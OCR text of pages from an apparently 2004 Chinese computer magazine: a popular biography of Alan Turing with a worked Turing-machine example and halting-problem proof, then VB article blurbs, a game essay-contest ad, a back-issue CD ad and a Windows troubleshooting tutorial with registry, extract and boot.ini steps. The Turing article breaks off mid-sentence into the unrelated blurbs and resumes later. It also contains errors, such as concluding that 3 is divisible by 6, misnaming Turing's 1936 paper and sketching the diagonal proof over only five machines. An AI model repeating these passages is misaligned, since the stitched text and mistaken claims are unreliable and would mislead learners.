其实,图灵为我们做了许多贡献,大家都在日常生活中习惯性地体会着。比如我们每天面对的计算机,享受着各色各样的应用程序,玩着生动有趣的游戏,这些都是图灵提出的思想。看过《猎杀U-571》、《伦敦上空的鹰》吗?图灵在二战中也有卓越贡献,在粉碎纳粹的战斗中用他的方式写下了光辉的一笔。看过施瓦辛格的《终结者》、斯皮尔伯格的《人工智能》吗?喜欢机器人吗?图灵也是人工智能的奠基人。

好,就请跟着我一起领略这位科学家的光辉岁月,体会未曾思考过的幸福如何而来。

向往自然科学的学生时代

1912年6月23日,图灵出生在帕丁顿(Paddington)的一个中产阶级家庭。他的父亲是当时英国殖民地印度南部的行政官员,图灵出生后不久他父亲便回到印度。母亲是印度马德里铁路公司总工程师的女儿,十五个月后她也离开英国返回印度,把图灵一个人留在伦敦,由朋友抚养长大。

小时候的图灵生性活泼好动,很早就表现出对科学的探索精神。据他母亲回忆,3岁时,小图灵就进行了他的首次实验——尝试把一个玩具木头人的小胳膊、小腿掰下来栽到花园里,等待长出更多的木头人。到了8岁,他开始尝试写一部科学著作,题目为《关于一种显微镜》。10岁的那一年,有一次和小朋友们一起玩曲棍球,玩着玩着小朋友们便不见了图灵的身影,找了半天,原来他正蹲在球场的一边,观察雏菊的生长而忘乎所以。

图灵12岁时更表达了要搜寻自然界中最一般、最普遍的东西的渴望。但是这对他母亲而言却是一种艰难的选择。当时中产阶级的小孩一般都会在公立学校学习。而所谓的公立学校,是指最初受到捐赠而建立的提供公共教育的学校,但后来慢慢转变成了服务于中产阶级的私立学校,专门为大英帝国培养体面的商人和服务于帝国的官员。她很害怕儿子的爱好与学校的宗旨格格不入而不被接受。无论如何,14岁的图灵最终还是顺利进入了雪伯恩(Sherborne)公立学校就读。雪伯恩学校培养的是为大英帝国效力的男子汉,图灵的性格却似乎于此不合拍,所以那几年他的学校生涯不免有些难捱。

图灵的校长曾告诫他母亲,如果他儿子只是想成为一名科学家,那么呆在学校里简直是浪费时间。虽然图灵在自然科学方面充满才华,但是他给人的印象是个害羞、做事笨手笨脚的男孩。他的英文老师评价他字写得差,对《新约圣经》的讨论也漫不经心,所以给了他全班最后一名的成绩。拉丁文成绩稍好一些,倒数第二。数学和科学学得更好一些,但是他总能独自找到有别于老师的理解方式,从而习惯性地不遵守老师的教学规范,所以遭到了老师的抱怨:他的作业太粗糙了。

虽然图灵并不想给周围的人带去麻烦,但是他无法抑制的向往自然科学的心灵与当时的教育制度不可避免地发生了强烈摩擦。他只能选择自我封闭。

升到6年级以后,图灵的生活突然有了很大转变。他的专修是数学和自然科学,在课上结识了一个名叫克里斯多佛·莫尔贡(Christopher Morcom)的男孩。他俩都热爱科学,所以经常在一起谈论最新的科学发现,热衷于做各种科学实验。这段友谊让图灵释放出对科学的全部兴趣,他对莫尔贡的感情似乎也超出了朋友的范围,成为一种依恋。

1929年末他们一起参加了剑桥的入学考试,当时莫尔贡的成绩更好一些,获得了奖学金。然而,第二年的2月13日,莫尔贡却死于突发性结核病。这对图灵是一个巨大的打击,他失去了惟一的朋友。似乎是为了让自己代替朋友活着,他慢慢从悲痛中恢复了过来,学习更加努力,努力去完成亡友的未完事业。

探索意识的本质

1931年10月,图灵终于进入剑桥的国王学院学习数学,

并且获得全额奖学金。然而，他仍然无法完全走出莫尔贡死去的阴影，慢慢对他和莫尔贡之间的友谊产生出一种神秘主义的看法。在他和莫尔贡母亲的通信中，他曾质疑人类的意识，特别是莫尔贡的，是如何存在身体里面的：人逝去以后，意识是否会从身体里面释放出来，并且一直在这个世界存在？阅读埃丁顿(A. S. Eddington)的《物理世界的本质》一书后，图灵接触了量子力学。量子力学中认为微粒世界中不可避免观察者的存在，从某种角度否定了世界客观存在的普遍看法。这给图灵迷茫的内心世界带来了一丝曙光，为了用量子力学来解释灵魂与肉体的关系，图灵于是一头扎入二十世纪的物理科学中，努力寻找能昭示人类意识本质的线索。

大学的宽松环境使得他更加自如地满足自己的爱好。这个时期他先后阅读了罗素(Bertrand Russell)的数理逻辑和冯·诺依曼(von Neumann)的量子力学的逻辑原理等书。这两本书帮助图灵从凭直觉感受意识，转向使用严密的数理逻辑来研究。这时，萦绕在他心中的主题有两个，就是作为人类意识的基本结构的数学逻辑，以及有可能成为人类意识的物理基础的量子力学。这是图灵人生的一个重要转折点。

业余时间他还喜欢划船和长跑。由于幼年的孤僻和对莫尔贡的特殊的情结，图灵是一个同性恋者。在当时的社会中，同性恋完全是非法的，在公共场合绝对是严禁的话题。好在国王学校素来以保护私生活的校园文化而远近闻名，图灵并没有受到任何影响。

现代计算机的原型——图灵机

今天计算机已经是一门成熟的科学，各大高校都开设了计算机相关专业。在计算机技术的发展中，我们可以发现它和数学有着不解之缘。追根溯源，让我们从十九世纪初数学家们的故事说起。

库尔特·哥德尔(Kurt Godel)的不完全性定理无疑是二十世纪最伟大的数学发现之一。他在定理中指出：在一个稍微复杂一点的的数学公理系统中，总存在那样的命题——我们既不能证明它是真的，也不能证明它是假的。这个定理是要回答普鲁士大数学家大卫·希尔伯特(David Hilbert)在1900年世界数学家大会上提出的著名的二十三个数学难题之一，并且给出了否定答案。这个定理使得当时的数学家们大大吃了一惊，没想到以往人们认为绝对严密的数学中，原来还有如此令人不安的因素。

1935年春季，图灵从马克斯·纽曼(Max Newman)的数学基础高级课程中得知，希尔伯特的可判定性问题仍然未得到解决。希尔伯特的可判定性问题可以这样简单地描述：是否存在一般的能一个接一个地解决所有数学问题的机械步骤？需要注意这里的"机械步骤"实际上就是现代"算法"的直观概念。

那么什么是"算法"呢？"算法"(algorism)一词最早来自公元九世纪波斯数学家比阿勒·霍瓦里松的一本影响深远的著作《代数对话录》，后来这个词改成现代的algorithm拼法，多半是由于它和算术相关联了。在图灵那个年代，算法还只是一个直观的概念，人们直观上的理解就是在有限的时间内，可以根据明确规定的运算规则，在有限步内得出确切计算结果的机械步骤。换言之，一个普通人，不需要这个人拥有非常的智慧与直觉，只要按照运算规则一步步去做，便能够得到正确结果的方法都是算法。数学家欧几里得关于求两个数的最大公约数的辗转相除法，无疑是大家最熟悉的经典算法。回忆中学的学习，相信大家在都亲自演算过吧？

现在让我们回到希尔伯特的可判定性问题。我们知道，对于许多命题，找这样的算法非常简单。比如初中生的几何证明题，老师教授的各种证明方法，像添加辅助线等等，合在一起便可称作一个算法，因为严格按照老师的方法一定可以轻松证明考卷中的题目是对的，然后在考试中拿到高分，得到父母的赞许甚至额外的零用钱。但是要说一个命题没有这样的算法却非常困难。再拿几何证明为例，如果你挖空心思证明不了一道题目，首先被质疑的是自己应用老师所教授方法的能力，有信心一点的便要怀疑老师题目是否出错了，很少会有人猜测"这道题目是否就是传说中歌德尔不完全性定理中所描述的命题呢？"原因很简单，虽然老师教了你一些证明方法，而且可以搞定所有考卷和习题书上的题目，但她并没有告诉你这些证明方法——也就是算法本身是个什么东西，算法是否存在，到底能不能解决世界上所有的几何问题，或许她心里也没有底吧。

图灵发现大家都在讨论的是希尔伯特梦寐的算法是否存在，但是算法本身并没有精确的定义。图灵便决心从定义算法着手，他通过分析一个人按照一些规则，机械执行一系列操作的过程，捕捉到了用一种抽象机器来模拟这种机械实现的念头。1936年，图灵作出了他一生最重要的科学贡献，他在其著名的论文《论可计算数在判定问题中的应用(On Computer numbers with an Application to the Entscheidungsproblem)》一文中，将算法用一种通用的抽象机器来表示，并且证明了算法可计算的函数一定是这种抽象机器可计算的函数，换言之，算法是否存在，可以用是否能够找到一台等价的抽象机器来判断。这就是著名的图灵论点。后来，人们把论点中那个抽象机器称为"图灵机"。

那么这个神奇的图灵机是个什么样子呢？让我们通过一个判断是否整除的图灵机实例来体会一下。

图灵机由一条双向都可以无限延长的纸带、一个有限状态控制器和一个读写头组成。图灵机根据当前状态和读写头在纸带上的读到的字符来决定写入的字符、移动方向和下一个状态，这就是所谓的图灵机程序。判断是否整除的图灵机的纸带初始状态如下：

… | _ | _ | 1 | 1 | 1 |[_]| 1 | 1 | 1 | 1 | 1 | 1 | _ | _ | …

其中两端的省略号表示可以无限延长，竖线表示纸带被分割成一个个的单元。左边三个1表示数字3，右边6个1表示数字6，它们之间用一个空格隔开。而"[ ]"包

围这个空格表示读写头当前位置就在这里。下面的表格就是相应的图灵机程序：

当前状态	读到“_”时的写入字符、移动方向、下一个状态	读到“1”时的写入字符、移动方向、下一个状态	读到“X”时的写入字符、移动方向、下一个状态
0	_，右，1	1，右，0	X，右，0
1	_，左，2	1，左，3	X，右，1
2	X，不动，停止	1，左，2	1，左，2
3	_，左，4	1，左，3	X，左，3
4	_，右，8	X，右，5	X，左，4
5	_，右，6	1，右，5	X，右，5
6	_，左，9	X，左，7	X，右，6
7	_，左，4	1，左，7	X，左，7
8	_，右，1	1，右，8	1，右，8
9	_，左，10	1，左，9	1，左，9
10	_，右，11	1，左，10	1，左，10
11	_，不动，停止	1，右，11	1，右，11

现在，我们规定图灵机初始状态为“0”，让我们一起模拟一下图灵机的动作，看看是否能够判断3能够整除6的结果。

Step 1 根据前面的纸带，读写头当前位置读到的字符是“_”，当前状态即初始状态“0”，则根据上面的图灵机程序，向当前位置写入“_”，读写头向右移动一格，并且把内部状态修改为“1”。

Step 2 现在读写头读到的字符是“1”，当前状态是“1”，根据上面的图灵机程序，向当前位置写入“1”，读写头向左移动一格，并且把内部状态修改为“3”。

Step 3 现在读写头又回到了初始的位置，读到的字符是“_”，但目前状态是“3”，根据上面的图灵机程序，向当前位置写入“_”，读写头向左移动一格，并且把内部状态修改为“4”。

Step … 如果你有兴趣和足够的毅力，请继续模拟）

Step 105 目前的纸带是这样子的：

… | _ | _ | 1 | 1 | 1 | _ |[X]| 1 | 1 | 1 | 1 | 1 | _ | _ | …

读写头指向“X”，当前状态是“2”，从而，根据图灵机程序，向当前位置写入“1”，读写头向左移动一格，内部状态仍然为“2”。

Step 106 现在读写头又回到了初始的位置，读到的字符是“_”，目前状态是“2”，根据上面的图灵机程序，向当前位置写入“X”，读写头不动，并且停止运作，程序就此结束。从而，3的确能够被6整除。

此外，要编写计算2的幂次方、判断素数等图灵机也是比较容易的，相信许多在大学中选修过理论计算机相关课程的朋友一定接触过。你看，经过图灵的抽象，用这么简单的结构便把极为复杂的计算过程描述清楚了，而且只要有足够的时间（足够长的步数）和足够的空间（足够长的纸带），图灵机能够表示任何算法。

更进一步，图灵还构造了通用图灵机（Universal Turing machine）——可以模拟所有图灵机的图灵机的概念。具体而言，我们可以把所有的分别表示不同算法的图灵机分别编号，比如T1、T2、T3……，用它们作为通用图灵机的组成部分。对某一个具体的输入，一定能够找到其中某个图灵机用于对输入进行计算，并且输出结果。

图灵在论文中所做的最杰出的工作，或许就是他在科技相对落后的时代便描述了现代计算机的模型——通用图灵机的存在：“……可以做任何计算的机器，也就是说，如果输入合法，那么便可以输出任何计算结果”。虽然图灵所谓的抽象机器只是一个按照规则机械操作的人，但是我们必须看到，那不就是今天按照输入程序进行计算的计算机吗？他提出的通用图灵机的概念具有巨大的可实现意义。

此外，通用图灵机也蕴含了现代计算机中“存储程序”的概念：图灵机纸带上的数字与现代计算机中指令都是抽象符号，本质上没有任何区别。不过，1936世界上还没有出现现代意义上的计算机。图灵用他的数学想像力创造了这些概念。九年后他的思想才被人们用电子技术转换成实际的工程。当时，世界上计算机的想法仅保存在年仅26岁的图灵的脑袋中。

现在我们思考一个额外的具有一点挑战性的问题，因为图灵正是用这个回答了希尔伯特的判定性问题的。题目是这样的：图灵机运行起来以后，是否总有一天一定会停下来（停机）呢？下面的证明有点搞脑子，如果你不愿意牺牲额外的脑细胞，可以直接看一看结论并且记住它，然后跳过下面有趣的证明过程。

结论是：图灵机最终是否会停机，是无法得知的，即图灵机的停机问题是不可判定的。




图2

假设图灵机的是否停机是可以知道的，则可以假设如下的可能结果：纵坐标的T1、T2、T3、T4、T5表示世界上所有的图灵机，横坐标的1、2、3、4、5表示所有输入，坐标(1，T1)上的5表示对于图灵机T1若输入1则停机并输出5，而坐标(4，T1)上的“？”号表示对于输入4，T1永不停机（见图2）。

现在我们构造一个对所有的输入都停机的图灵机D如下：

D输出0，如果Ti(i)不停机；D输出Ti(i)+1，如果Ti(i)停机。其中i表示1至5。

很简单，D的输出结果如上图所示。想一想，T1、T2、T3、T4、T5已经表示了所有图灵机啊，D既然是图灵机，则一定是T1至T5中的一个。但是事实并非如此。我们用反证法导出了矛盾。

从而，纵然图灵机能够表示世界上所有的算法，但是

对于经常用VC++写程序的朋友来说，资源并不陌生，那么在VB里有没有资源的存在呢？如果有，我们怎么使用？现在就让小金带着我们一起探索VB的资源编程。

VB


探索VB资源编辑器的奥秘

■ 广西 HBU小组·小金

文章链接:http://www.cfan.com.cn/11PROGRAM/200405/ehduit.htm (10KB)

资源(Resource)可以视作一个程序携带的除了代码和窗体的额外数据，它像一个EXE的plugin和database，可以包含文本、图片、鼠标、光标、二进制数据等，几乎所有的Windows应用程序中都拥有资源，例如最常见的MFC程序，用eXeScope打开可以看到"资源段"，从这里也可以看出，资源和EXE代码段是分开的，EXE启动时并不一定需要加载它，而是在程序里通过一定语句读取处理，因此使用资源也能提高程序的效率。资源的文件载体通常以RC(VC++)或RES(VB)等扩展名存在于存储介质上的。

资源在VC编程里是很常见的了，可是在VB编程里，依然有很多人不知道这个功能，相不相信？其实它就藏在VB的"工具"菜单的"Resource Editor"下。



VB资源有两个特殊用途:文件捆绑和注册ActiveX……

CF [CXG02]

随着手机的普及，无线通讯日益成为主流，有着即时、方便、价格合理等趋势。此外，无线游戏开发也日益红火。当然，这需要循序渐进。这次，让我们看看江苏唐辉与张慧娟朋友使用串口控制无线通讯模块开发的无线应用程序，作为我们踏入无线世界的第一步吧！

通过计算机控制手机的无线通讯功能

VB

■ 江苏 唐辉 张慧娟

文章链接:http://www.cfan.com.cn/11PROGRAM/200405/digthy.htm (15KB)

在电脑上通过串口控制无线通讯模块与手机进行通讯(包括通话、来电显示、发送和接收中、英文短消息)，是目前小型项目开发中实现无线通讯的比较适合的一种方法，所需硬件包括无线通讯模块(提供GSM MODEM)，以及相应的数据线、天线、红外线适配器、计算机等。该方法编码相对比较简单，只需对AT指令和串口编程以及PDU编码比较熟悉就可以实现，而且对硬件需求不高，并能自动收发中英文短消息。比如，我采用的是西门子公司的TC35T无线通讯模块……



CF [CXG03]

并没有一个算法可以描述图灵机的停机问题，既有些问题并没有算法可以模拟。因此，图灵使用图灵机的停机问题对希尔伯特的可判定性问题做出了否定的回答。

后来，图灵机还被运用在算法复杂度的分类上，也就是今天计算机专业必修的计算复杂性课程。其中，NP完全问题的奠基人史蒂芬·库克，本身也是一位图灵奖获得者。

虽然这篇论文被誉为现代计算机原理的开山之作，对于数学也有巨大的意义，然而发表并不顺利。原因在于美国的逻辑学家阿伦索·丘奇(Alonzo Church)于同年稍早些时候发表的论文中证明了算法可计算的函数一定是递归函数，并用λ-演算的方法证明了算法是不可判定的。虽然图灵的方法与丘奇的方法大相径庭，然而论文也不得不于1937年才得以发表，并且加上了对丘奇论文的引用。塞翁失马焉知非福，图灵的工作很快便被美国的同行所赏识，1938年应邀到普林斯顿大学参加丘奇领导的数理逻辑研究小组，并且做出了他一生中最理论、最抽象的研究工作。

应该看到，丘奇的方法源自数学假设，而图灵的方法更直观，可以真正被现实世界中的机器或者人来执行，是图灵搭起了逻辑世界和物理世界的桥梁。克莱尼(Kleene)把他们两人的工作并称"丘奇-图灵论点(Church-Turing thesis)"，把丘奇的名字放在前面，似乎有点偏爱丘奇了吧？

小编有话说:这篇文章是东渐进行了大部分的前期编辑，小特进行的后期编辑，反正让小特是见识了一下强人(指图灵，不是东渐^0^)！不过文章看完后是一头雾水，决定从高数一补起^0^。

CF [CXG01]

剑侠情缘杯“情定国产游戏”征文活动

你很好不是我不知道，很多时候你是我的骄傲
你给我自由和欢笑，感谢你使我结交了很多新朋友
虽然，你也曾给我悲伤，让我差点失去爱你的勇气
但在 2003 年，我发现你
国产游戏
更加漂亮，成熟和优雅
你让我相信
2004
会有更多关注你的目光、会有更多的心与你贴近
我要用心、用笔
收藏我们的故事
因此，我要参加
剑侠情缘杯“情定国产游戏”征文活动

主办方 互动软件 电脑爱好者 KINGSOFT 金山软件股份公司　　独家网媒支持 搜狐游戏

征文要求

文体不限，字数最多不超过 3000 字，玩家可以用心情散文、杂文、短篇小说等多种风格的行文描述自己对国产游戏未来的憧憬、对国产游戏的建议和意见，还能以 2003 年自己玩过的国产游戏（包括单机和网游）作为故事背景，讲述发生在自己身边的故事。

投稿信箱：北京 9615 信箱互动软件部（100086）或者 Email 至 cfanod.chief@cfan.com.cn，请在信封正面或者 Email 主题栏中注明“征文”二字。

征文奖项

一等奖 1 名——获得 2004 年国内出品的正版 PC 游戏十套、《剑侠情缘网络版》月卡 12 张、笔记本电脑一台。
二等奖 3 名——获得 2004 年国内出品的正版 PC 游戏五套，以及品牌高档显卡一块。
三等奖 5 名——获得《剑侠情缘网络版》、《金山词霸 2003》、《金山毒霸 6》、《金山网镖 6》各一套，以及 MP3 播放机一部。
优秀奖——《金山毒霸 6》一套、《剑侠情缘网络版》一套，2004 年下半年 6 期《互动软件》杂志，2004 年下半年 12 期《电脑爱好者》杂志。
鼓励奖——《互动软件》2004 年 6 月刊和《电脑爱好者》2004 年 6 月上、下半月刊。

抽奖奖项

一等奖 1 名——液晶显示器一台。
二等奖 3 名——高级音箱一套。
三等奖 5 名——DVD-ROM 一台。

对本次活动有任何的建议或者意见，只需发送代码 JY+ 具体建议或者意见（如 JY 我祝愿本次活动圆满成功）到 121268（移动用户）或者 16522268（联通用户）即可。

剑侠情缘专项奖

凡是以《剑侠情缘网络版》为创作对象的优秀稿件将入选剑侠情缘专项奖，入选的文章将由读者进行最后评选，但名额只有一个，奖品为珠海金山西山居研发基地三日游、《剑侠情缘网络版》月卡 3 张，以及由西山居全体研发人员和罗晓音签名的集体照一张。

1993-2002，IT 风云变换尽在

3CD+1 手册 仅售 35 元

《电脑爱好者》10 年期刊 热卖中

钻石珍藏版

10 年 10 年 10 年 10 年 10 年 10 年

电脑应用百科全书

海量信息，3 张 CD 光盘的内容涉及到软件、硬件、数码、网络、游戏、办公、编程、病毒安全等方方面面的电脑知识。既是电脑初学者的良师益友，也是电脑高手的智囊宝库。

10 年内容原汁原味

荟萃《电脑爱好者》杂志自 1993 年创刊以来 10 年共 175 期杂志的正文内容，并保留原杂志的版式风格，图文并茂、原汁原味。

IT 发展历史宝典

一览 10 年来电脑发展的沧桑变换，回顾不同时期 IT 界发生的重大事件。

检索方便图文并茂

方便快捷的全文检索功能，通过关键词即可找到想要查找的信息。完整系统的书签标识，使您可以方便地按年份、期号以及文章的标题等信息，快速检索所需的内容。

自由缩放自动浏览

本套电子版的文档不但可以手动翻页，还可以设置为让文档自动向上滚动，免去手动翻页的繁琐。另外，它也可以任意放大或缩小，以适应不同读者的阅读习惯，比如对视力稍差一点的读者，可将其适当放大以便于阅读。

包装精美界面豪华

本套光盘外包装精美华丽，光盘软件界面美观大方，人性化的界面设置，操作起来非常容易。

全国各地书摊报刊亭有售　邮购地址：北京市 9615 信箱（100086）　收 款 人：《电脑爱好者》杂志社邮购部
邮购专线：010-62161332　邮购代码：SK0183　邮购咨询：yougou@cfan.com.cn



电脑排障高手是这样炼成的！

——由零讲起的电脑排障速成班

“黑屏”、“蓝屏”、“死机”是电脑用户经常遇到的事儿，面对这些让人讨厌的故障，而你又是一只菜鸟或以前根本没有故障解决经验的用户，那么很可能一愁莫展，无所适从，而向高手讨教时，经常得到的答案就是“重装系统”！难道真的是这样吗？

我们特此邀请了几位在大公司担当技术支持的高手，请他们根据自己多年来的经验为各位读者整理了一套超级电脑排障速成教材，让你从零开始，迅速学会如何从容面对和解决电脑常见故障！

第1课：90%的故障是你自己造成的！

讲师：加拿大 董博

除了不能启动和无法上网这些故障外，根据我们多年来的技术支持经验显示，至少有90%的故障都是由用户自己造成的。因此，建议你在遇到问题时，首先仔细想一下，故障前是不是进行了某些不恰当的操作，比如：删除了某些文件、升级了错误的驱动程序、看都没看就点击了某个程序的按钮、修改了某个注册表键值等。

实例1：一个小技巧害得重装系统

我们曾经遇到过这样一个用户，他的电脑除了能用记事本外，其他任何程序一打开就会出现如图1所示的错误警告窗口，无法运行，最后没办法只能重装系统。后来，经过询问才知道，故障是在试验了某杂志中介绍的一个技巧后出现的。该技巧的作用是只允许设定的程序运行，内容为：

点击“开始→运行”，输入“gpedit.msc”，回车后打开“组策略”窗口，找到“用户配置→管理模板→系统”，在右侧窗格双击“只运行许可的Windows应用程序”，选择“启用”，接着单击“显示”，在弹出的窗口中单击“添加”按钮，然后输入允许使用的程序文件名，比如：notepad.exe，这样用户只能运行记事本。



图1

正是因为使用了这个技巧后，害得他根本无法打开“组策略”和注册表编辑器恢复原来设置，万般无奈下只得重装。

> **小提示**
>
> 其实，这时如果还能用记事本，那么可以写一个REG文件，然后将其导入注册表并重启就能解决问题：
>
> ```
> Windows Registry Editor Version 5.00
> [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]
> "RestrictRun"=dword:00000000
> ```
>
> 如果设置的是允许注册表编辑器运行，那么可按照上面文件中内容，将“RestrictRun”的值改为0，重启后即可取消限制。



实例2：Error Loading GDI.EXE. You Must Reinstall Windows

故障现象：有位客户的Windows在启动时，出现以下错误信息：

Error loading GDI.EXE. You must reinstall Windows.（载入GDI.EXE错误，你必须重装Windows）

故障分析：我们通过检查“Bootlog.txt”文件（后面将详细介绍其用法），发现所有字体文件都显示为“loadfail”。因此，可以确定该错误是由于用户将字体文件夹从Windows文件夹移走或删除而造成的。

小提示

★错误信息会很快闪过，接着就出现“now safe to turn off your computer”(现在你可以安全关机)画面，所以许多人很可能不会注意到这个错误信息。因此，分析bootlog.txt就显得非常重要了。

★字体文件夹包含有TrueType字体(扩展名为.ttf)和光栅字体(扩展名为.fon)，因为后者是位图字体，是系统不可缺少的，所以当.fon字体文件丢失，Windows将无法启动。

故障解决:使用 Windows 98 启动盘启动系统，并选择带有光驱支持的一项，接着在命令提示符后输入以下命令:

```
md c:\windows\fonts
attrib +s c:\windows\fonts
extract /a d:\Win98\Win98_47.cab *.fon /l c:\windows\fonts
extract /a d:\Win98\Win98_53.cab *.ttf /l c:\windows\fonts
```

按照上面的命令格式解压缩 Win98_54.cab～Win98_61.cab以及Win98_74.cab、Win98_75.cab中的所有*.ttf字体文件。

完成后，重启电脑，问题得到解决。

小提示

不同版本的Windows，字体所在压缩包可能有所不同，可以在其他电脑上使用Winzip或WinRAR解压缩查看一下到底在那个压缩文件包里面，再用 Extract 解压缩。

第2课:不必理会“打了就跑的小鬼”

讲师: 北京 清风

许多朋友遇到的故障仅仅出现一次，以后再也不来了，我们把这种故障叫做“打了就跑的小鬼”，你根本不用理会它，其实再精密的产品都有出错的时候，何况Windows这个庞大而复杂的系统，所以哪个部件稍微走点神儿，出点小毛病在所难免，这种故障根本称不上是故障。

同时，还有些用户经常询问我们:“哎呀，不得了啦，我用XX系统检测软件测试我的电脑后，发现有不少错误！我该怎么办呢？”、“我的系统资源怎么只有不到60%！是不是有问题了？”，在这里要告诉大家的是，如果你的电脑运行良好，那么它就是健康的！不必庸人自扰，系统检测软件我们也用过很多，不管在什么样的电脑上用，几乎都会报告点错误。而关于系统资源的问题，我们已经在本期系统栏目的《为有源头活水来——让系统资源不再“短缺”》中进行了详细说明，其实只要不低于15%，都属正常，如果过低，重启一下Windows 即可。

另外，不少人会很关注Windows 2000/XP中的“控制面板→管理工具→事件查看器”，并且为这里出现的各种各样的警告、提示信息而担心，我们的意见是，只有在你的系统真正出现问题时，才去查看“事件查看器”吧，而且只要没有红色×号的“错误”就根本不必为它们而烦恼。

第3课:重启是剂良药

讲师: 北京 清风

如果一个故障突然出现，比如:Windows 本身、网络连接或某个程序，重启是排障的第一步，因为很多电脑故障都是由于程序偶尔不慎做错了事(使用不该自己使用的内存或硬件资源)，造成冲突，而重启能将一切初始化，错误同时也就消失了。

IT界一直流传着这样一个笑话:所有技术支持其实只做一件工作，那就是建议客户重启他们的电脑！不管怎么样，我们遇到的不少电脑故障确实因为重启而轻松解决。为此，我们在那些特级菜鸟电脑的桌面上创建了一个快捷方式——“故障快速恢复工具 #1”，其实它就是一个重启电脑的快捷方式，接着我们会告诉他们，在出现问题时先双击这个图标让它对Windows 自动修复，如果不成功再打电话。从此这些菜鸟的电话求助率下降了30%。



它是专门为您安装的超强系统自修复软件，以后一有故障，只要按这个图标就能解决!

第4课:安全模式是你的朋友

讲师: 加拿大 董博

安全模式许多朋友都知道，但却很少用到。其实，微软本来就把它设计为解决故障的平台，所以你只要认识并掌握它，再加上一点点经验和技巧就能快速成为一个系统排障高手。

进入安全模式的方法为:电脑进行自检时按住Ctrl键(Windows 98/Me)或F8键(Windows 2000/XP)不放，直到出现启动菜单，接着选择“Safe Mode”或“安全模式”项即可。

实例1:认识Windows 2000/XP的安全模式

1.“安全模式”:只加载最基本的硬件驱动程序与服务，自动跳过自启动程序以及包括Adminstrator、All Users用户的数据。由于没有加载网卡驱动，只能以本机用户身份登录，如果你的系统无法正常启动，那么可以先试试这个模式，在这里进行重装驱动;设置显卡、声卡或网卡等设备；删除有问题的软件或硬件驱动等(见图2)。




图2

2.“带网络连接的安全模式”:除提供所有“安全模式”的功能外,还会加载网卡驱动和相应服务,执行设置的组策略。对于局域网用户由于有了网络便可连接到局域网,同时也具备了上网功能,可以下载最新驱动程序或软件补丁。

3.“带命令提示的安全模式”:功能与前面的“安全模式”几乎完全一样,惟一不同的是系统将加载命令行提示窗口而不是资源管理器窗口。在此模式下,可利用命令行进行操作。只有同时按下Ctrl+Alt+Del,选择“关闭”,才能退出。而直接输入“Exit”命令是没用的,它只会关闭命令行提示窗口,却不会重启电脑。

4.“启用启动日志”:该模式将产生Ntbtlog.txt文件,存放在C:\WINNT文件夹中,系统开机时驱动程序加载的状况都会记载在里面。选择此项后,开机会直接按照正常模式启动Windows 2000,并记录所有加载的驱动程序与软件的情况,对于解决故障非常有帮助。

小提示

由于该文件可连续多次记录,所以除非删掉它,否则系统不会重新建立新文件。为避免混淆,在启动此模式前还是删掉Ntbtlog.txt为好。如果没有来得及删除它,可以先进入“安全模式”删除后,再重新开机进入记录模式。

5.“启用VGA模式”:可让系统开机后将屏幕分辨率自动设在640×480,该模式与前面的“安全模式”的最大差异在于它使用的是系统当前的显卡驱动程序,而“安全模式”则使用通用的VGA.SYS驱动程序,所以这个模式一般用于恢复之前因设置错误导致屏幕无法显示的故障。

6.“最后一次正确的配置”:用Windows在最后一次关闭时保存的设置(注册表信息)启动Windows。只有在配置错误的情况下才使用,但不能解决由损坏或丢失驱动程序或文件引起的问题。

小提示

后面的“目录服务恢复模式”和“调试模式”主要为服务器而设置,前者用来恢复域控制器上的活动目录,后者是Windows 2000服务器故障排除的高级工具,可将系统在核心纠错模式下启动,方便远程用户分析纠错结果。远程用户可直接利用调制解调器连结到电脑,或通过COM2与连接线等直接连接电脑。

实例2:把安全模式加入启动菜单

安全模式好处多多,那么能不能不要每次都按F8键,直接在启动菜单中选择,如果你使用Windows 2000/XP(或有它们存在的多操作系统并存),那么可利用系统分区下面的Boot.ini将各种不同的安全模式加到启动菜单。用记事本打开该文件,然后在“[operating systems]”段落中加入下面两行(“安全模式”和“带网络支持的安全模式”):

multi(0)disk(0)rdisk(0)partition(1)\WINNT="Windows 2000 安全模式"/safeboot:minimal /sos /bootlog /noguiboot

multi(0)disk(0)rdisk(0)partition(1)\WINNT="Windows 2000 带网络连接的安全模式" /safeboot:network /sos /bootlog /noguiboot

实例3:安全模式排除故障经典案例

(1)一直重复启动不能进入

如果遇到Windows 98一直重复启动,而不能正常启动进入图形界面的问题,可进入安全模式,打开“控制面板→系统→设备管理器”,单击展开“系统设备”,双击“PCI bus”项,接着进入“IRQ指导”选项卡,将“使用IRQ指导”选项取消后重启电脑(见图3)。



图3

小提示

★Windows 98的安全模式也能上网:其实只要在开机时按F8进入选择菜单,选择Command Prompt Only,进入命令行提示符状态时,输入“Win /d:n”就可以进入带有网络支持的安全模式,或在开机进入Windows98前一直按住F6键,这样也会启动带有网络支持的安全模式。

★最容易导致错误的驱动是显卡驱动,如果Windows 98/Me在启动到选择显示模式时(就是Windows启动画面消失后,鼠标出现以前时)没有反应,那就重启进入安全模式,将显示分辨率调低,颜色调成“256色”试试。

(2)按“取消”进不了系统

在Windows 98下设置了个人用户后,登录时按“取消”按钮进不了系统,这时可进入安全模式,打开注册表编辑器,找到[HKEY_LOCAL_MACHINE\Network\Logon],在右侧窗口中将“MustBeValidated”的DWORD值的键值改为0。

(3)Windows 2000/XP不能正常关机

使用Windows 2000/XP,有时会遇到Windows不能正常关闭,其实可以使用Windows的安全模式来解决关机故障。首先要在安全模式下检查电脑是否能正确关机。

Step 1 进入安全模式后,不要进行任何操作,直接关闭电脑;如果电脑能正确关闭,重新进入安全模式,继续下面步骤,查找关机故障;

Step 2 查看系统目录下的启动日志文件“NtbtLog.txt”,记录下子安全模式下没有加载的设备和服务;

小提示

如果某个设备或服务能在正常模式下运行,而在安全模式下无法运行,那很有可能是它们导致了不能正常关机。

